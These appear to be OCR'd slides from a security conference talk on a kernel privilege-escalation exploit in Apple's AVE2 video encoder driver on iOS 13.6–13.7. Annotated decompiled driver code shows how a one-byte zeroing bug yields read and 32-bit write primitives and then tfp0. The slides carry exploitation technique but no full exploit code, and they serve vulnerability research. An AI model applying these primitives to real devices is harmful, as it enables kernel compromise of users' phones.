
Then we read out our task structure, insert a fake tfp0 port using temporary memory write primitive. We are done!

tfp0, Got it!

Exploit CVE-2020-9907b

- My third time exploiting AVEVideoEncoder Component
- Affecting iOS 13.6 - iOS 13.7 (it included)
- The vulnerable code was removed after iOS 14. No CVE was given, I name it CVE-2020-9907b
- The trickiest part of iOS 13.6
  - Apple improved zone_require mitigation by fixing a flaw
- New kernel read/write primitive without reply on tfp0





Impact on the old Exploit Flow

New Exploit Flow

Exploit CVE-2020-9907b


Let us inspect the **AppleAVE2Driver::MapYUVInputFromCSID** to see if there are other opportunities.

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser, controlled_ptr, ...)
{   // post-patch
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...
    v30 = *(uint64_t*)controlled_ptr;
    ...
    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56); // (a)(b)(c)(d)
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(controlled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
      printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");

      if ( *(_QWORD *) controlled_ptr )
        UnMapYUVInputFromCSID(this, clientbuf, (struct MEMORY_INFO *) controlled_ptr, 0);
      return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24); // (e)
    *(_BYTE *)(v30 + 30) = 0; // (f) Could use for zeroing 1 byte at a specified address

    if ( ! controlled_byte )
      return 0;
    ...
}
```

Limited reading primitive


We can empty any 1 byte-long memory

Exploit CVE-2020-9907b



- I was able to leak the address of clientbuf(s) using that reading primitive
- And then by setting two lower bits of a clientbuf pointer to zero

Exploit CVE-2020-9907b



- It turns out to be completely exploitable
- we can set up a fake clientbuf

Exploit CVE-2020-9907b

- Without rely on tfp0
- We can reuse the previously mentioned stable read primitive, located at
  - **DPBBuffer::GetDPBSnapShot**
- And I found new stable memory write primitive

Exploit CVE-2020-9907b

```
AppleAVE2Driver::SetSessionSettings
{
    v13 = clientbuf->KernelFrameQueue;
    FrameInfo = get_mapped_kernelAddress_from_KernelFrameQueue(v13, ...);
    ...
    if( !clientbuf->unk_flag )
    {
        *(_DWORD *)(FrameInfo + 5948) = clientbuf->UniqueClientID;

        InfoType = *(unsigned int *)(FrameInfo + 16);
        if( (InfoType - 0x4567) > 5 ) // This condition must be true to get bail out
in time
        {
            printf("AVE ERROR: FrameInfo->InfoType not recognized (%p)\n",
InfoType);
            return 0xE00002BC;
        }
        // Must get bail out before entering the switch statement
        switch ( InfoType )
        {
            ...
        }
        ...
    }
    ...
}
```

```
uint64_t get_mapped_kernelAddress_from_KernelFrameQueue(KernelFrameQueue)
{
    if ( KernelFrameQueue )
    {
        v2 = KernelFrameQueue->m_BaseAddress;
        if ( v2 )
            return v2 + ...; // Eventually is v2 + 0
    }
    ...
}
```

- New memory write primitive
- All variables highlighted in yellow are under our control, through **UniqueClientID** member of clientbuf, 32bits-long memory can be written every time.

Exploit CVE-2020-9907b

```
AppleAVE2Driver::SetSessionSettings
{
    v13 = clientbuf->KernelFrameQueue;
    FrameInfo = get_mapped_kernelAddress_from_KernelFrameQueue(v13, ...);
    ...
    if( !clientbuf->unk_flag )
    {
        *(_DWORD *)(FrameInfo + 5948) = clientbuf->UniqueClientID;

        InfoType = *(unsigned int *)(FrameInfo + 16);
        if( (InfoType - 0x4567) > 5 ) // This condition must be true to get bail out
in time
        {
            printf("AVE ERROR: FrameInfo->InfoType not recognized (%p)\n",
InfoType);
            return 0xE00002BC;
        }
        // Must get bail out before entering the switch statement
        switch ( InfoType )
        {
            ...
        }
        ...
    }
    ...
}
```

```
uint64_t get_mapped_kernelAddress_from_KernelFrameQueue(KernelFrameQueue)
{
    if ( KernelFrameQueue )
    {
        v2 = KernelFrameQueue->m_BaseAddress;
        if ( v2 )
            return v2 + ...; // Eventually is v2 + 0
    }
    ...
}
```

- We can then build tfp0 with the new r/w primitives, job is done!

Thank You All

More detail can be found in the white paper of this talk

My contact email: ccccc3742@protonmail.com

I respect privacy, all conversations will be kept confidential